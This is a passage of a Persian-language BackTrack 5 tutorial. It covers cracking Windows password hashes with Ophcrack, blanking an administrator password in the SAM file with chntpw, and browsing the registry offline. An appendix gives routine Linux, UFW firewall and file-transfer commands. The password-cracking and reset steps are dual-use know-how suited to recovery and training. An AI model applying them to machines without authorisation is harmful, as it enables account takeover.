در این بخش برای بازیابی پسورد ویندوز از نرم افزاری مثل Ophcrack استفاده می کنیم.


۱) دانلود نرم افزار زیر:

**http://ophcrack.sourceforge.net/tables.php.**

۲) انتخاب نوع table مورد نظرتان:




۳) سپس باید ophcrack را در باز نموده و برگه tables را انتخاب نمایید.




۴) کلیک بر روی install.

۵) سپس به مسیری که نصب شده بروید:

Applications |BackTrack| Privilege Escalation| Password Attacks|Offline Attacks |Ophcrack-GUI



۶) سپس شما باید فایل SAM خود را انتخاب کنید از گزینه Load:

۷) در نهایت بر روی Crack کلیک کنید و منتظر نتایج باشید:

## Resetting a Windows password:

می خواهیم پسورد ویندوز را ریست کنیم. به صورت پیشفرض سیستم عامل از این فایل محافظت می کند: C:\Windows\System32\Config . دستورات زیر را بنویسید.

۱) دستور:

```
fdisk -l
mount /dev/sda1 /target/
```

۲) رفتن به مسیر SAM :

```
cd /target/windows/system32/config
```

۳) لیست کردن محتویات:

```
ls -al
```

۴) دستور زیر:

```
cd /pentest/passwords/chntpw
```

۵) اجرای برنامه:

```
./chntpw -i /target/windows/system32/config/SAM
```

۶) یک سوال  می پرسد: What to Do? area,

شما عدد ۱ را بنویسید.

۷) در ادامه مجدد عدد ۱ را بنویسید،چون ما اکانتی با دسترسی زیاد می خواهیم.

۸) باز هم نوشتن عدد ۱، این بار برای این است که یک پسورد خالی برای شما ایجاد کند (password blank).

## Looking at the Windows registry entries:

با ابزار .chntpw ما می توانیم حتی محتویات تمام رجیستری را ببینیم.

۱) دستورات زیر:

```
fdisk -l
mount /dev/sda1 /target/
```

۲) مسیر SAM:

```
cd /target/windows/system32/config
```

۳) دیدن محتویات فولدرها:

```
ls -al
```

۴) مسیر:

```
cd /pentest/passwords/chntpw
```

۵) رفتن برنامه به حالت  interactive mode (هر مدی را که شما دوست داشتید می توانید انتخاب کنید):

```
./chntpw -i /target/windows/system32/config
```

۶) سوالی می پرسد: What to Do? area

عدد ۹ را بنویسید.

۷) سپس ما دسترسی به محیط داریم. با دستور زیر:

```
ls
```

۸) با دستور CD به فولدری که مدنظر داریم میرویم:

```
cd
```

می توانید با این روش رجیستری ویندوز را ویرایش کنید.

سایت های کاربردی فصل:

http://indonetworksecurity.com/Network%20and%20website%20security/linux/page/4

**chntpw**:

http://www.wikihow.com/Change-a-Windows-User-Password-Using-Backtrack-4

http://www.quali5.asia/2013/03/convert-guest-account-into.html

http://securityxploded.com/backtrackregistry.php

www.youtube.com/watch?v=G15vPnmQ3Gk

www.youtube.com/watch?v=ukgJ-kgTjrc

http://www3.nd.edu/~dpettifo/tutorials/chntpw.html

**ophcrack** :

www.youtube.com/watch?v=X1krdBR_RRo

http://www.rmprepusb.com/tutorials/ophcrack

www.youtube.com/watch?v=di3BIqq40bE

**fatback**:

http://indonetworksecurity.com/linux/tutorial-fatback-backtrack.htm

www.youtube.com/watch?v=0TYLq2wTr00

http://www.securitytube.net/video/4245

**chkrootkit**:

www.youtube.com/watch?v=Zqs0CXfqVfU

http://hackingdna.com/Description.aspx?ItemHeaderId=3179E185-4F7A-4568-8DD4-B563C5F050F2

http://fuzzexp.org/the-backtrack-forensics-the-howto.html

http://sourceforge.net/apps/trac/rkhunter/wiki/SPRKH

http://hackingbuzz.com/hunt-rootkits-with-rootkit-hunter-tool/

**snort**:

http://www.thegeekstuff.com/2010/08/snort-tutorial/

http://security.koenig-solutions.com/1/post/2013/02/configuring-snort-in-backtrack-5-r3.html

http://openmaniak.com/snort_tutorial_snort.php

http://www.linuxuser.co.uk/tutorials/protect-your-network-with-snort

**gpgdir** :

http://archive09.linux.com/feature/132999

http://kerry-linux.ie/wee/cloud/wee-owncloud.php

پیشنهاد: پیگیر بحث جذاب Port Knickong باشید:

http://cipherdyne.org/blog/categories/port-knocking-and-spa.html

# Appendix One

این فصل یکی از کاربردی ترین ها می باشد. چون سعی کردم تا جایی که ممکن است در این ضمیمه ها به جواب سوالات با نمونه مثال ها برسم تا کمتر، وقت دوستان از دست رود.

**Create or extract [tar, zip, tar.bzip2, tar.gz ] files:**

**ساخت فایل با پسوند tar :**

```
$ tar -cvf filename.tar filename
```

**استخراج فایل با پسوند tar و tar.gz :**

```
$ tar -xvf filename.tar
tar -xvzf filename.tar.gz
```

**ساخت فایل با پسوند zip :**

```
zip filename.zip
```

**استخراج فایل با پسوند zip :**

```
unzip file.zip -d destination_folder
```

**استخراج فایل با پسوند gz :**

```
$ gunzip file.gz
```

یا

```
$ gzip -d file.gz
```

**استخراج فایل با پسوند tar.bz2 :**

```
bzip2 -cd file.tar.bz2|tar xvf-
```

پیشنهاد: نرم افزار xarchiver را از synaptic سرچ و آن را نصب کنید. (به صورت گرافیکی است).

**کار با فایروال UFW :**

یک فایروال که به صورت پیشفرض بر روی ubuntu 10.04 نصب است.

فعال سازی UFW:

sudo ufw enable

غیر فعال سازی UFW:

sudo ufw disable

چک کردن وضیعت فایروال:

sudo ufw status verbose

نتیجه:

root@bt:~# ufw status verbose

Status: active

Logging: on (low)

Default: deny (incoming), allow (outgoing)

New profiles: skip

یا دستور:

sudo ufw status

نتیجه:

sudo ufw status

Firewall loaded

| To | Action | From |
|---|---|---|
| 22:tcp | DENY | 192.168.0.1 |
| 22:udp | DENY | 192.168.0.1 |
| 22:tcp | DENY | 192.168.0.7 |
| 22:udp | DENY | 192.168.0.7 |
| 22:tcp | ALLOW | 192.168.0.0/24 |
| 22:udp | ALLOW | 192.168.0.0/24 |

استفاده از قوانین ویژه در UFW:

با مثال برای شما دوستان توضیح می دهم.

دستور کلی:

sudo ufw allow <port>/<optional: protocol>

مثال ۱:

```
sudo ufw allow 53
sudo ufw allow 53/tcp
sudo ufw allow 53/udp
```

دستور کلی:

```
sudo ufw deny <port>/<optional: protocol>
```

مثال ۲:

```
sudo ufw deny 53/udp
sudo ufw deny 53
```

دستور کلی:

```
sudo ufw allow from <ip address>
```

مثال ۳: اجازه ورود به بسته هایی که دارای ip آدرس زیر هستند:

```
sudo ufw allow from 207.46.232.182
```

یا اگر در رنج این subnet بودند:

```
sudo ufw allow from 192.168.1.0/24
```

دستور کلی:

```
sudo ufw allow from <ip address> to <protocol> port <port number>
```

مثال ۴: اجازه دسترسی به Ip ادرس 192.168.0.4 برای پورت ۲۲، برای همه پروتکل ها:

```
sudo ufw allow from 192.168.0.4 to any port 22
```

دستور کلی:

```
sudo ufw allow from <ip address> to <protocol> port <port number> proto <protocol name>
```

مثال ۵: اجازه دسترسی به پورت ۲۲ توسط پروتکل tcp و با ip آدرس 192.1680.4 :

```
sudo ufw allow from 192.168.0.4 to any port 22 proto tcp
```

Enable/Disable کردن عمل ping :

باید فایل مسیر زیر را ویرایش کنید:

```
/etc/ufw/before.rules
```

برای فعال کردن پینگ دستورات زیر را وارد کنید:

# ok icmp codes
-A ufw-before-input -p icmp --icmp-type destination-unreachable -j ACCEPT
-A ufw-before-input -p icmp --icmp-type source-quench -j ACCEPT
-A ufw-before-input -p icmp --icmp-type time-exceeded -j ACCEPT
-A ufw-before-input -p icmp --icmp-type parameter-problem -j ACCEPT
-A ufw-before-input -p icmp --icmp-type echo-request -j ACCEPT

نکته: برای غیر فعال کردن عمل ping، بجای ACCEPT بنویسید DROP.

# ok icmp codes

-A ufw-before-input -p icmp --icmp-type destination-unreachable -j DROP

-A ufw-before-input -p icmp --icmp-type source-quench -j DROP

-A ufw-before-input -p icmp --icmp-type time-exceeded -j DROP

-A ufw-before-input -p icmp --icmp-type parameter-problem -j DROP

-A ufw-before-input -p icmp --icmp-type echo-request -j DROP


کار کردن با قوانین بر اساس شماره آنها:

دیدن تعداد قوانین با جزئیات:

sudo ufw status numbered

حذف بر اساس شماره:

sudo ufw delete 1



سناریو ۱: مسدود کردن دسترسی به پورت ۲۲ با ip ادرس های 192.168.0.3 و 192.168.0.1 و 192.168.0.7 :

sudo ufw status

نتیجه(قبل اجرای دستور):

Firewall loaded

| To | Action | From |
|---|---|---|
| **22:tcp** | **DENY** | **192.168.0.1** |
| **22:udp** | **DENY** | **192.168.0.1** |
| **22:tcp** | **DENY** | **192.168.0.7** |
| **22:udp** | **DENY** | **192.168.0.7** |
| **22:tcp** | **ALLOW** | **192.168.0.0/24** |

نتیجه (بعد از اعمال کردن قوانین):

sudo ufw delete allow from 192.168.0.0/24 to any port 22

sudo ufw status

Firewall loaded

| To | Action | From |
|---|---|---|
| **22:tcp** | **DENY** | **192.168.0.1** |
| **22:udp** | **DENY** | **192.168.0.1** |
| **22:tcp** | **DENY** | **192.168.0.7** |
| **22:udp** | **DENY** | **192.168.0.7** |

sudo ufw deny 192.168.0.3 to any port 22

sudo ufw allow 192.168.0.0/24 to any port 22 proto tcp

sudo ufw status

Firewall loaded

| To | Action | From |
|---|---|---|
| 22:tcp | DENY | 192.168.0.1 |
| 22:udp | DENY | 192.168.0.1 |
| 22:tcp | DENY | 192.168.0.7 |
| 22:udp | DENY | 192.168.0.7 |
| 22:tcp | DENY | 192.168.0.3 |
| 22:udp | DENY | 192.168.0.3 |
| 22:tcp | ALLOW | 192.168.0.0/24 |

حذف قانون اعمال شده در فایروال:

```
ufw deny 80/tcp
sudo ufw delete deny 80/tcp
```

**سرویس ها:**

لیست شدن سرویس ها:

```
less /etc/services
```

سپس سرویسی را که قصد داریم عملی بر روی آن پیاده سازی کنیم می نویسیم:

```
sudo ufw allow <service name>
sudo ufw allow ssh
sudo ufw deny ssh
```

**Command in BT5-R3** :

۱) دستور touch :

دستور ساخت فایل است.

```
touch alimp5.html
```

۲) دستور Cat :

می توانیم محتویات فایل را ببینیم.

۳) دستور echo :

برای نوشتن در یک خط در درون فایل استفاده می کنیم.

```
echo salaaam > alimp5.html
```

۴) دستور cp :

برای کپی کردن استفاده می شود.

cp alimp5.html /tmp/alimp5.html

۵) دستورmv :

برای cut کردن و rename استفاده می شود.

Mv alimp5.html /root/alimp5.html

mv alimp5.html jafar.html

۶) دستور rm:

برای پاک کردن فایل استفاده می شود.

rm jafar.html

۷) دستور ps aux :

دیدن پروسس های فعال در لینوکس است.

۸) دستور Kill :

برای بستن پروسس فعال استفاده می شود.

kill -1580

۹) دستور Locate :

نام های شبیه نام مورد نظر ما را نیز پیدا می کند.

۱۰) دستور Find:

می توان مسیر داد تا جست و جو کند.

Find /root index.html

۱۱)دستور adduser :

adduser azimzadeh

۱۲) دستور uname –a :

اطلاعات کرنل سیستم را بدست می آوریم.

۱۳) دستور ls –la :

فایل های مخفی را می توانیم ببینیم.

**۱۴)** دستور passwd :

این فایل حاوی لیست یوزرهای سیستم است.

مسیر آن:

/etc/passwd

با cat اقدام به خواندن آن می کنیم :

Cat /etc/passwd

**نصب فایل با پسوندهای مختلف:**

برای پسوند deb. :

dpkg -i locataion-file

مثال:

dpkg -i /root/Desktop/ali.deb

برای پسوند rpm. :

rpm -i locataion-file

مثال:

rpm -i /root/Desktop/ali.rpm

برای پسوند exe. :


wine location-file.exe

مثال:

wine /root/raidcall.exe

**دسترسی(مجوز دادن) به فایل ها:**

با مثال به شما نشان می دهم: شما یک اسکریپت با پسوند sh. ساخته اید، ولی این فایل اجرای نخواهد بود.چون دسترسی (permission) ندارید.




یا باید برای این مثال از دستور sh alimp5.sh استفاده کنید با اینکه، دستور اصلی که مربوط به دسترسی دادن است را استفاده کنید که برای همه فایل ها صدق می کند:

chmod 777 alimp5.sh

و سپس:

./alimp5.sh


## انتقال فایل از ماشین مجازی به سیستم عامل :

شما در صورتی که تمایل داشته باشید فایلی از محیط vmware یا vbox به ویندوز خودتان انتقال دهید چند روش وجود دارد که من یکی از آنها را برای شما توضیح می دهم:

۱) ابتدا به مسیر زیر رفته و apache را فعال کنید:

۲) فایلی را که قصد کپی از ان را دارید در مسیر زیر قرار دهید:

/var/www




۳) در سیستم عامل مورد نظر، ip آدرس ماشین مجازی به همراه اسم فایل خود را وارد کنید:

**نکته**: دیدن ip آدرس ماشین مجازی با دستور: ifconfig

**نکته**: برای صحت از کارکرد apache دستور زیر را در مرورگر بنویسید: 127.0.0.1/bt-vm.zip

۴) دستور زیر را در مرورگر خود در ویندوز اجرا کنید:

http://192.168.1.3/bt-vm.zip

و در آخر فایل مورد نظر شما دانلود می شود.

**نکته**: در حال حاضر بر روی سیستم فایروال Comodo نصب است، به همین خاطر اجازه نداد دانلود کنم. پس به این نکات دقت داشته باشید. ولی قبل نصب این کار انجام می شد.

## نصب DHCP_Server&Client :


روش اول:

برنامه زیر را اجرا کنید:

synaptic

سپس متن زیر را سرچ کنید: dhcp3

در ادامه فایل های dhcp3-common و dhcp3-client و dhcp3-server را نصب کنید.



روش دوم:

در سایت **www.pkgs.org** به دنبال فایل های زیر برای ubuntu 10.04 باشید:

dhcp3-client_3.1.3-2ubuntu3_i386.deb

dhcp3-common_3.1.3-2ubuntu3_i386.deb

dhcp3-server_3.1.3-2ubuntu3_i386.deb

الف) ۳ فایل بالا را که در synaptic دیدید(درعکس) حذف کنید.

ب) به ترتیب فایل های deb. را نصب کنید:

dhcp3-common

dhcp3-server

dhcp3-client

سپس می توانید کانفیگ هایی را که مد نظر دارید بر روی سرور پیاده سازی کنید.

**سایت های کاربردی فصل:**

**http://www.proprofs.com/webschool/search.php?tag=true&search=backtrack,+hackers,+hacking,+linux,+nmap,+snort,+power**

**http://www.wikihow.com/Unzip-Files-in-Linux**

**https://help.ubuntu.com/community/UFW**

**www.youtube.com/watch?v=cscIe9fYKMU**

**http://www.ubuntugeek.com/ufw-uncomplicated-firewall-for-ubuntu-hardy.html**

**https://help.ubuntu.com/community/Gufw**


**http://ubuntuforums.org/showthread.php?t=823741**


ضمیمه دوم

